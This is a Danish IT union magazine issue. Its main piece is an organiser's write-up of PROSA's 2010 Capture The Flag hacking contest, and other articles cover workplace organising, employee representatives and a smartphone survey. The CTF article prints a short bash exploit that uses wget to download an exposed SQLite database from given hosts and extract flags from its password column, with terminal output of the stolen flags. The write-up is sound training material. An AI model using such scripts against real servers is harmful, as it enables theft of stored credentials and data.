Kim Guldborg holder foredrag om Hacking, Exploits Development og offensiv it-sikkerhed i PROSA 25. oktober. Her vil han vise, hvordan en hacker arbejder, og hvordan man går fra sårbarhed til exploits. Han giver også et eksempel på, hvordan man kan sikre sig lang tid, før patchen kommer.



**Altid ved hånden.  
Aldrig på kompromis**

På det nye Version2 mobilsite går relevans og effektivitet går op i en højere enhed

- Du får helt samme indhold på Version2 desktop og Version2 mobilsite
- Kommenter og skab debat via mobilen
- Version2 giver dig ægte platformsuafhængighed: Alt indhold passer til både mobil, tablet og computer

Test det nye [version2.dk](http://version2.dk) – og lad os høre din mening på [version2.dk/beta](http://version2.dk/beta)



**versionN**  
it for professionelle

Nyheder • Debat • Job

# Træn dine hackerevner med Capture The Flag

Sidste år afholdt PROSA den første Capture The Flag-hackerkonkurrence på dansk grund. En af arrangørerne beretter om udfordringen.

Af Robert Larsen, prosabladet@prosa.dk

Stærkt inspireret af lignende events fra sikkerhedskonferencer som for eksempel Defcon afholdt PROSA sidste år den første offentlige Capture The Flag (CTF) hackerkonkurrence i Danmark.

Udfordringer i hackerteknikker er ikke noget nyt, og der findes mange forskellige typer, blandt andre usikre applikationer, wargames og Crakme's.

Men kongen af dem alle er CTF, for her er der både fokus på angreb og forsvar, og derudover er der et tidspres.

Reglerne varierer hos de forskellige arrangører, men i PROSA arbejder man sammen i hold om at forsvare en server imod andre deltagere, samtidig med at man skal angribe de andre.

I konkurrencen i 2010 var der seks tilmeldte hold, som hver fik ansvaret for en

virtuel maskine med Ubuntu Server. Hver server var ens konfigureret og installeret med fire services, som var udviklet specielt til konkurrencen og med vilje fyldt med sikkerhedsfejl.

En service i CTF er et program, som kan påvirkes via netværket, og som kan gemme et flag. Et flag består af 64 tegn og er tilfældigt genereret af spilservicen. Spilservicen leverer med jævne mellemrum disse flag til de forskellige services på alle holds serverne. Lykkes leveringen, får holdet et point. Senere tjekker spilservicen, at flaget stadig findes i servicen, og er det tilfældet, får holdet endnu et point.

## Udnytte fejl

Udfordringen for arrangørerne i at udvikle en service til CTF er at kunne automatisere leveringen, tjekke og i visse tilfælde endda at gøre det muligt at udnytte fejlen.

Hvis der for eksempel er tale om cross site scripting, er det kun spilservicen, som kan udløse fejlen. Det må heller ikke være en fejl, som kan genere holdet for meget. En service, som kan crashes, skal helst automatisk kunne komme op at stå igen. Visse fejl vil kunne få hele maskinen til at crashe, så det vil være en stor udfordring at lave en brugbar sårbarhed i kernen.

Flagene kan for eksempel plantes i et websystem, som et password ved at oprette en bruger med et tilfældigt genereret brugernavn. Dets tilstedeværelse verificeres da ved at forsøge et login.

Holdet skal holde sine services kørende, så flagene kan leveres og tjekkes, og samtidig skal de finde fejl i deres services, som gør, at man kan finde flagene. Når fejl identificeres, har holdet så to nye opgaver: Fiks



Figur 1

fejlen lokalt, og stjæl de andre holds flag. Hvert stjålet flag udløser yderligere points.

Fejlene kan være hvad som helst – fra SQL injection til buffer overflows eller simple konfigurationsproblemer. I konkurrencen i 2010 var der for eksempel en service, som gemte sine flag i en SQLite-database, som lå i webfolderen og derfor bare kunne downloades. Den ser vi på om lidt.

## Udfordringer giver point

Iløbet af konkurrencen kom der yderligere pointgivende opgaver kaldet 'udfordringer', som ikke er bundet op mod et holds server og derfor kan have mange former: Krypterede data, som skulle brydes, en crackme, som der skulle skrives serienummergenerator til, og netværksdumps, som skulle analyseres.

Som et eksempel på en service kan vi kigge på en fra sidste år. 'SpeakersCorner' var navnet på en blogging-webservice, som kan ses i figur 1.

Servicen var kodet i PHP, og bagved lå der en SQLite-baseret database, og det var jo oplagt at lede efter SQL injections, men dem var der ingen af. Til gengæld lå databasen i samme folder som webapplikationen, og den kunne derfor bare downloades via webserveren og søges i lokalt.

Et muligt exploit kan ses i figur 2. Det henter databasefilen fra alle specificerede

## Andre hackerudfordringer

- > Usikre applikationer, som man kan træne sin brug af forskellige sikkerhedsværktøjer og angrebsteknikker på (WebGoat, Google Gruyere, Damn Vulnerable Linux). Disse tilbyder ofte lidt hjælp til deres gennemførelse og er derfor gode for begyndere.
- > Wargames er typisk serverprogrammer eller virtuelle maskiner, som man kan downloade og angribe i ro og mag uden tidspres.
- > Crackme's er programmer, som man skal forsøge at reverse engineer og typisk skrive serienummergeneratorer til.
- > Bogserien "Hacker's Challenge" i tre bind, som hver indeholder 20 beskrevne scenarier, hvor man skal komme med et bud på, hvad der er sket.

```

1 #!/bin/bash
2
3 if test -z "${1}"; then
4     echo "Usage: ${0} <host>"
5     exit
6 fi
7
8 file=$(tempfile)
9 while test -n "${1}"; do
10     host=$1
11     if wget --quiet -O ${file} "http://${host}/SpeakersCorner/speaker.sqlite"; then
12         sqlite3 ${file} 'select password from users'|grep -E '[A-F0-9]{64}'
13     fi
14     shift
15 done
16 rm -f ${file}

```

Figur 2

```

ctf@ubuntu: ~
File Edit View Search Terminal Help
$ ls
exploit.sh  flag_deliver
$ ./exploit.sh 192.168.122.126 192.168.122.208 192.168.122.3 192.168.122.73
12D72F63E1A88EB3FEDE8901B80059E7BBEEA5186B1E9C18BF638653F534F1BA
4DCC410363755302D89C2917A4589C0DACAEDA14D892B9482E4475B2A0A3DA17
771FCC16DBAA5B1C661BC9DAB247C743E62A231FEB946A0C017CB4767BD32260
E10BC422BD0E0250AEB4A7E5E24B044E54919B349339589F6540C26B4A64EB33
$ ./exploit.sh 192.168.122.126 192.168.122.208 192.168.122.3 192.168.122.73 | ./flag_deliver 192.1
68.2.103 6600 Team1
Flags delivered: 4
$

```

Figur 3

### Links

Capture The Flag-daemon, som står for udlevering og indsamling af flag:  
[sourceforge.net/projects/ctfd](https://sourceforge.net/projects/ctfd)

Website for PROSA CTF 2010:  
[prosa-ctf.the-playground.dk](http://prosa-ctf.the-playground.dk)

VMWare image med Ubuntu-server konfigureret med alle CTF 2010-services:  
[prosa-ctf.the-playground.dk/ctf1.zip](http://prosa-ctf.the-playground.dk/ctf1.zip)

10 Wargames, som du kan øve dine færdigheder på:  
[the-playground.dk/index.php?page=wargames](http://the-playground.dk/index.php?page=wargames)

Vinderholdets beskrivelse af holdets exploits:  
<https://nopsled.eu/Writeups.html>

Videointroduktion til PROSAs CTF:  
[mirrors.dotsrc.org/blivklogere/njlug/2010-09-16\\_CTF.2010](http://mirrors.dotsrc.org/blivklogere/njlug/2010-09-16_CTF.2010)

hosts og udfører en søgning i den, samt fjerner alt, som ikke ligner flag.

Figur 3 viser eksekveringen, hvor jeg først lister to filer: Exploitet og et script til at levere flag til spilservoren. Derefter eksekverer jeg exploitet, som viser de stjalne flag. Til sidst leverer jeg alle flagene til scriptet, som leverer dem til spilservoren, som fortæller, at vi leverede fire flag.

### Alle kan være med

Der findes mange gode bøger om sikkerhed og angrebsteknikker, og PROSA afholder en del foredrag og kurser i sikkerhed, men teori kan ikke gøre det ud for praksis, og det får man ved en CTF-event. Alle kan være med uanset deres tekniske baggrund og kompetence, for holdet har brug for mange forskellige profiler, for eksempel:

- Systemadministratoren ved, hvordan

man sikrer sin maskine og minimerer effekten af et angreb.

- Hackeren ved, hvordan man udnytter sikkerhedsbrister til at opnå adgang til data eller kodeeksekvering på andres maskiner.
- En reverse engineer ved, hvordan man

### Ordforklaringer

**Exploit:** Program, som udnytter et konkret problem i ét specifikt program.

**SQL injection:** Sårbarhed, hvor en angriber får mulighed for at udføre databasesøgninger eller opdateringer, som det ikke var intentionen, at han eller hun skulle kunne.

**Cross Site Scripting:** Sårbarhed, hvor en angriber kan sende ondsindet kode til brugerne af en service såsom et web-site.

- > får mening ud af binære programmer (for eksempel compilede C-programmer) og finder ud af, hvordan de fungerer.
  - En programmør kan lave værktøjer og automatisere hackerens angreb.
  - Kryptologen ved, hvornår en RSA-nøgle er genereret med nok entropi, og om tilfældighedsgeneratoren er seedet korrekt.
- En person kan selvfølgelig godt udfylde flere profiler, men det burde være muligt for alle at bidrage med ét eller andet. Om ikke andet så bare med assistance, sparring og opmuntring til de mere rutinerede holdmedlemmer.

### Vellykket ilddåb

Konkurrencen i 2010 var debut for arrangørerne, så vi forventede problemer, for nok havde vi testet programmerne, men hvordan ville de fungere, når flere hold hackere gik amok? Var der nok opgaver? Var opgaverne for svære? For lette? Ville der blive problemer med VPN-adgangen? Kan alle hold mønstre Linux-kompetence? Og var der overhovedet interesse for denne slags konkurrencer?

Heldigvis forløb aftenen utrolig smertefrit og med masser af deltagere. De færreste løste alle opgaver, men alle fik udført

succesfulde angreb. Et hold kom senere i gang på grund af VPN-problemer, et andet havde problemer med holdnavnet, som indeholdt et dansk tegn. Vi løb også tør for udfordringer, men fik lavet et par ekstra i løbet af konkurrencen.

Disse problemer er der selvfølgelig taget hånd om ved dette års CTF, som løber af stablen 4. og 5. november, og udviklingen af services og udfordringer er i fuld gang.

Hvis du ikke var med sidste år og gerne vil prøve dine evner, kan du downloade en VMWare VM med alle sidste års services installeret. Ellers vil det være en god idé at tage et kig de forskellige wargames og crackme's på nettet, så vil du være bedre rustet til dette års konkurrence. ■

### PROSAs CTF

PROSAs danske CTF-konkurrence holdes i år 4. og 5. november. Man danner et hold og deltager via nettet, så det er en fordel at finde et sted, hvorfra holdet kan deltage. Det kan for eksempel være en af deltagernes lejlighed, et lokale, man låner på sin arbejdsplads, skole eller lignende. Enkelte steder kan PROSA være behjælpelig med at finde et sted.



Robert Larsen er 33 år og har de seneste syv år arbejdet som ledende spiludvikler hos CEGO ApS, hvor han styrer spiludviklingen på [www.komogvind.dk](http://www.komogvind.dk) samt udvikler backend, frameworks og værktøjer til spiludvikling. I fritiden interesserer han sig for software-sikkerhed og hackerteknikker, og efter at have deltaget i en CTF-event i Holland i 2009 fik han ideen om at bringe hackerkonkurrencen til Danmark og udvikle serversoftware samt sårbare services og udfordringer til PROSAs CTF i 2010.



## Tegneserie [xkcd.com](http://xkcd.com):

[xkcd.com/838](http://xkcd.com/838)

Incident



Månedens tegneserie er udvalgt af CTF-arrangør Robert Larsen.



🔍 | der findes ingen nemme måder at finde de virkelig tunge IT specialister på ✕

Vores specialiserede konsulenter kan ikke kun trække på Randstads nationale og internationale netværk. De har også en baggrund inden for det felt de rekrutterer til, så de forstår dine behov og kandidaternes kvalifikationer. Kontakt os på tlf. +45 29 10 52 27.

**Randstad Professionals:**  
national & international rekruttering



IT

Staffing | Professionals | HR Solutions | Inhouse Services

# Spænd hjelmen

Windows Update og antivirus er ikke nok

Prøv Heimdal Pro gratis  
[www.heimdalagent.com](http://www.heimdalagent.com)  
Kampagnekode: PROSA



Our passion - Your advantage



”

Det handler om at facilitere vores medlemmer, så de kan skabe den forandring på deres arbejdsplads, som de ønsker.

Mikkel Hammer Nonboe.

# Hjælp til selvhjælp

Der behøver ikke være langt fra tanke til handling, hvis der er noget, du ønsker ændret på din arbejdsplads. PROSAs organisere står klar til at rådgive dig i, hvordan du bedst griber sagen an.

Af Stine Nysten, sny@prosa.dk

Trækker det fra gangen, er kaffekanden i stykker, eller vil du gerne have, at din arbejdsplads indgår aftaler om barsel, pension eller overtidsbetaling, så tag fat i en organizere fra PROSA.

Her har man nemlig indledt Projekt Bedre Arbejdsplads. Og hvad der gør netop din arbejdsplads bedre, ja det ved du bedst selv.

– Vi er en aktivistisk og arbejdspladsbåren fagforening, så i vores selvforståelse har PROSA sådan set altid været organisere. Nu handler det sådan set bare om at gøre det arbejde mere systematisk, siger forbundssekretær i PROSA Mikkel Hammer Nonboe om det nye tiltag.

Organizer-tanken tager udgangspunkt i det faktum, at fagforeningen er der, hvor

medlemmerne er – ude på arbejdspladserne. Medlemmerne bliver således ikke opfattet som passive modtagere af ydelserne fra fagforeningen, nej de er fuldt i stand til selv aktivt at arbejde for en bedre arbejdsplads.

## Råd og vejledning

Det, som PROSAs organisere kan tilbyde, er råd til og vejledning i, hvordan man bedst opnår det resultat, der ønskes.

Det sker konkret ved, at en organizere fra fagforeningen efter invitation tager ud på en given arbejdsplads og hjælper de ansatte med eksempelvis at få lagt vagtplaner, aftalt efteruddannelse eller dannet virksomhedsklubber. Gennem samtaler

med de ansatte finder organiseren frem til nogle ankerpersoner. Og det er så dem, der organiserer deres kollegaer, så de i fællesskab kan udpege, hvilke problemer der er på netop deres arbejdsplads, og hvordan de kan få ledelsen til at løse dem.

Ankerpersonerne er ikke nødvendigvis fagforeningsaktive. Og det er faktisk strengt forbudt for en organizere at forsøge at hverve nye medlemmer.

– Det, vores medlemmer gerne vil have hjælp til at løse, kan sagtens vise sig at være andre ting end det, vi går og tror inde på hovedkontoret. Det kan være noget så dagligdags som træk fra vinduerne, der giver folk ondt i ryggen. Hvis der ikke er nogen ude på arbejdspladsen, der tager teten og beslutter sig for at handle, så bliver problemerne måske ikke løst, siger Mikkel Hammer Nonboe.

## Stå stærkere

Det er ingen hemmelighed, at over halvdelen af de privatansatte it-professionelle ikke arbejder under en overenskomst, og at mange faktisk gerne vil være fri. Men bare fordi man ikke ønsker eller har mulighed for at arbejde under en overenskomst, betyder det ikke, at man ikke vil have gavn af at stå sammen og forsøge at løse eventuelle problemer på sin arbejdsplads.

– Det handler om at facilitere vores medlemmer, så de kan skabe den forandring på deres arbejdsplads, som de ønsker. PROSAs opgave er at støtte og rådgive dem, så de står stærkere og står selv, siger Mikkel Hammer Nonboe. ■

## PROSAs organisere

PROSA har fire medarbejdere, der arbejder for at forbedre medlemmernes arbejdspladser. De kan hjælpe med gode råd i netop jeres situation og hjælpe med den direkte forhandling med ledelsen, hvis tingene er gået helt i hårdknude.

### Kontakt [organizer@prosa.dk](mailto:organizer@prosa.dk).

> Jylland: Bo Sundgaard  
> Tlf. 33 36 44 09, bos@prosa.dk

> Fyn: Carsten Larsen  
> Tlf. 33 36 41 98, cla@prosa.dk

> Sjælland: Bjarke Friborg  
> Tlf. 33 36 47 56, bfr@prosa.dk

> Sjælland: Mikkel Hammer Nonboe  
> Tlf. 33 36 41 47, mno@prosa.dk



# Få en bedre arbejdsplads

**Gør-det-selv:** PROSAs organisere har gode råd til, hvordan du tager sagen i egen hånd og forbedrer din egen arbejdsplads.


Af Nina Ferdinand, nif@prosa.dk

Illustration: Lars Refn

Har du ingen indflydelse på arbejdsmiljøet? Synes du, at ledelsen mest udsteder diktater i stedet for at høre medarbejderne? Ved du ikke, hvad dine nærmeste kolleger tjener, eller er kommunikationen

generelt dårlig på din arbejdsplads? PROSAs organiser-initiativ har udarbejdet en række konkrete råd til, hvordan du og dine kolleger selv kan forbedre jeres arbejdsplads sammen.

## Vejen til en organiseret arbejdsplads



**1. Få opbakning fra dine kolleger til ideen.** Jo flere I er, jo mere vil I blive taget alvorligt af ledelsen. Tal nogle stykker sammen om, hvad det er, I vil, find ud af, hvor mange I er, der kan samarbejde, og tag kontakt til forskellige afdelinger. PROSA hjælper gerne til under hele processen.

”

**Kun 2,5 procent har selv kunnet forhandle sig til en bedre pensionsaftale.**


Kilde: Medlemsundersøgelse PROSA/VEST 2009.

**2. Hold et møde med kollegerne og lav en liste over udfordringer.** Hvad vil I gerne opnå, og hvad kan lade sig gøre? I kommer måske ikke i mål med nogen forbedringer ved på stedet at kræve en overenskomst, men hvordan kan I få ledelsen til at lytte for eksempel på et månedligt møde med jer om, hvordan det går på arbejdspladsen? Lav en arbejdsgruppe med to-fire kolleger, der kan fungere som projektledere.





**3. En hurtig succes.** For at få samarbejdet op at stå kan det være en god idé at få gennemført et lille projekt, som viser, at der kan komme noget ud af jeres samarbejde. Det kan for eksempel være at arrangere fredagshygge, en ny kaffemaskine – eller at sørge for at chefen køber nogle ordentlige rundstykker frem for de billige fra supermarkedet.



**4. Samarbejdet med ledelsen.** Det er vigtigt at få ledelsen med på ideen, så vær strategisk og start med de ideer, der har færrest omkostninger. Hvilke fælles mål kan I blive enige om, og hvordan skal samarbejdet foregå? Det er en god idé at skrive ned, hvad I bliver enige om, da mundtlige aftaler lettere kan misforstås og fortolkes anderledes senere.

#### Det kan du få ud af en aftale på arbejdspladsen

- > Bedre forhold mellem kollegerne
- > Mindre misundelse
- > Bedre socialt klima
- > Mere gennemskuelighed
- > Mere attraktiv arbejdsplads
- > Mulighed for at forhandle barsel, pension, rådighedsvagter m.m.



**5. Overvej, om I vil lave en medarbejderklub.** Det giver et formaliseret forum, hvor I kan tale sammen om, hvad I oplever af individuelle problemer, og om I sammen kan gøre noget ved dem. Og det er en kendt størrelse for ledelsen at samarbejde med.

#### Hvad er målet?

En medarbejderklub giver jer et talerør over for ledelsen, for eksempel hvis det trækker i hjørnekontoret, eller folk bliver behandlet forskelligt af ledelsen. Ledelsen har samtidig nogen at gå til, hvis der for eksempel skal ske større ændringer på arbejdspladsen – det bliver lettere at informere jer som medarbejdere. Alle bliver gladede af at blive hørt – og ledelsen har gavn af gladede medarbejdere.

Et endeligt mål kan være en lokal aftale, hvor I får gennemført en række vilkår, som gælder for alle. Det kan for eksempel være aftaler om løn under barsel eller efter- og videreuddannelse, som det kan være svært at trumfe igennem alene. Aftalen sikrer også nye medarbejdere, da det kan være svært at diskutere emner som disse i en ansættelsessituation.

Uanset om I kan få sådanne aftaler igennem, kan I samarbejde internt i klubben om små og store ting og hjælpe hinanden som kolleger til en bedre arbejdsplads. I kan også lave en intern lønstatistik, der giver jer bedre kort på hånden, når I selv skal forhandle jeres egne vilkår. ■

#### Det kan ledelsen få ud af en aftale på arbejdspladsen

- > Klare retningslinjer på arbejdspladsen
- > Lettere at lægge budgetter
- > Sparer tid til individuelle forhandlinger og ansættelser
- > Lettere administration
- > Mere tilfredse medarbejdere
- > En rationel modpart i forhandlingen

Næste skridt:

# Få en repræsentant

Hvad kan du bruge en repræsentant til, og hvad skal der til for at få en? PROSAs organizere har gode råd.

Af Nina Ferdinand, nif@prosa.dk

En repræsentant er din stemme over for ledelsen og en person – med mere eller mindre beskyttelse – som varetager dine og dine kollegers interesser. Synes du, chefen behandler dig uretfærdigt, eller mangler du nogen at diskutere din lønforhandlingsstrategi med? Så kan du bruge en repræsentant.

Der findes flere typer af repræsentanter – alt fra en medarbejderrepræsentant på en mindre arbejdsplads over tillidsrepræsentanter, der er beskyttet gennem en overenskomst, til et decideret samarbejdsudvalg på større arbejdspladser. Har I en medarbejderklub, kan I også vælge en eller flere repræsentanter til at samarbejde med ledelsen.

**Talsperson:** Vælges blandt medarbejderne og har ingen særlig beskyttelse, som for eksempel tillidsrepræsentanter har. Har I en klub med en talsperson, sørger han eller hun for at varetage jeres interesser, sikrer et godt samarbejde med ledelsen, deltager i fælles forhandlinger og kan hjælpe med individuelle forhandlinger.

**Tillidsrepræsentant:** Vælges, hvis I har en lokalaftale eller overenskomst, der giver ret til en tillidsrepræsentant. Han eller hun varetager samme opgaver som talspersonen, men har tillidsmandsbeskyttelse, hvilket blandt andet betyder, at han eller hun ikke kan fyres.

**Arbejds miljørepræsentant:** Har I ret til ved lov, hvis I er over 10 ansatte. Han eller hun har også tillidsmandsbeskyttelse og arbejder for at forbedre arbejdsmiljøet på arbejdspladsen.

**Høringsrepræsentant:** Varetager samme opgaver som de to ovenstående, men til gengæld har alle arbejdspladser ret til at have en, hvis der er over 35 menige ansatte. Han eller hun nyder samme beskyttelse som tillidsrepræsentanter.

**Samarbejdsudvalg:** I private virksomheder

Ansatte	Arbejds miljørepræsentant	Høringsrepræsentant	Arbejds miljøudvalg	Samarbejdsudvalg
1-9				
10-19	Lovkrav	Anbefalet	Anbefalet	
20-24	Lovkrav	Anbefalet	Lovkrav	
25-34	Lovkrav	Anbefalet	Lovkrav	Anbefalet (krav i staten)
35+	Lovkrav	Lov giver ret til høringsrepræsentant	Lovkrav	Anbefalet (krav hvis virksomhed er medlem af Dansk Arbejdsgiverforening)

er der ikke pligt til at oprette et samarbejdsudvalg, medmindre det er aftalt i en lokalaftale eller overenskomst. Er I over 35 ansatte, er der dog pligt til, at medarbejderne informeres og høres, og her kan det være en god idé at prøve at få et samarbejdsudvalg op at stå. Det består af repræsentanter for medarbejdere og ledelse, som blandt andet kan arbejde med personalepolitikker,

sikre et godt arbejdsklima og diskutere, hvordan man bedst tackler forandringer på arbejdspladsen.

**Repræsentant i virksomhedsbestyrelsen:** Er du ansat i et A/S eller ApS, og har I været flere end 35 fuldtidsansatte i tre år, har I som medarbejdere ret til at vælge mindst en tredjedel af bestyrelsen og altid mindst to medlemmer. ■

## Bredbånd til erhverv

# Skyline Business Pro



Professionelle netværksløsninger


- Hastigheder op til 2/2 Gbit/s
- Dedikerede MPLS- og VPN-løsninger
- Uafhængig infrastruktur
- SLA med 99,9% opetid
- Trådløs fiber
- Lave etableringsomkostninger



SKYLINE  
ERHVERV

www.skylineerhverv.dk • 7010 1012





## Brugerpanelet: En mobil enhed til alt

Smartphones er blevet mainstream i Prosabladets brugerpanel, og tablets ser ud til at følge efter.

Af Nina Ferdinand, nif@prosa.dk

Alt fra klassikerne som telefon, sms, internetbrowser, vækkeur, kamera og kalender over podcasts, nyhedsfeeds, gps, film- og musikafspiller, vejrudsigt og rejseplan til ordbøger over fremmedsprog, guitarstemmer og fjernbetjening. Kært barn har mange funktioner – og nærmest kun fantasien sætter grænser for, hvad medlemmerne af Prosabladets brugerpanel bruger deres

smartphone eller tablet til.

Og det er tydeligt, at smartphones er blevet mainstream blandt de it-professionelle i brugerpanelet, som dog ikke er et repræsentativt udsnit af PROSAs medlemmer.

Otte ud af 10 i brugerpanelet har en smartphone eller en tablet, dvs. 63 ud af 77 besvarere i denne måned. 15 har en tablet eller tavle-pc, som den også kaldes. Heraf

har langt de fleste, 13, en iPad, og to en Android-model. Det er cirka fifty-fifty, om folk har anskaffet sig den, fordi de syntes de havde brug for den, eller fordi de bare ville prøve den af for sjov.

– Det er hurtigt og nemt lige at hive en tablet frem for at lave noget i stedet for at skulle starte sin bærbare op, samt at den har erstattet de fleste ting, jeg plejede at



## Det bedste ved min mobile enhed

- > At den altid er med
- > At jeg altid har adgang til internettet
- > Den er lille
- > Den samler mange funktioner i ét
- > Man kan costumisere den, som det passer én

## Det værste ved min mobile enhed

- > Manglende batteritid
- > Kan for meget, jeg ikke har brug for
- > Skærmen er for lille
- > Man kan ikke kode ordentligt på den
- > Når den bryder sammen

bruge min bærbare til, forklarer en tablet-ejer fra brugerpanelet.

